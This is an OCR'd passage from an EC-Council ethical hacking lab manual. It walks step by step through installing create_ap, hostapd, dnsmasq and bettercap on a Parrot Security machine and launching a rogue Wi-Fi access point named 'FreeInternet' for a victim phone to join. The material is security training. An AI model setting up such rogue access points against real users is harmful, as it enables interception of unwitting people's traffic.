
Note: To perform this task, you must have a mobile device (in this case, we are using an iPhone). This will be the victim's device in our scenario: the victim will use it to connect to the rogue access point created with create_ap.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note:

   - If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
   - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.




6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible
8. Now, type **cd** and press **Enter** to jump to the root directory.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


9. In the terminal window, type **apt-get install haveged hostapd git util-linux procps iproute2 iw dnsmasq iptables bettercap** and press **Enter**.



10. Type **cd create_ap** and press **Enter** to navigate to the create_ap repository available at location /root.



11. Type **make install** and press **Enter** to install the create_ap.




12. Type **cd ..** and press **Enter** to navigate back to the root directory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. In the terminal window, type **ip a** and press **Enter** to display all the available interfaces. Observe the wireless interface (in this case, **wlx687f7467dbf6**) connected to the machine, as shown in the screenshot.

    Note: The name of wireless interface might vary in your lab environment.




14. Type **create_ap wlx687f7467dbf6 eth0 FreeInternet** and press **Enter** to launch a rogue access point on the wireless interface.

    Note: Here, **wlx687f7467dbf6**: specifies wireless interface, **eth0**: specifies interface for internet access, **FreeInternet**: specifies name of the rogue access point.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. You can observe that an access point "**FreeInternet**" has been enabled, as shown in the screenshot.

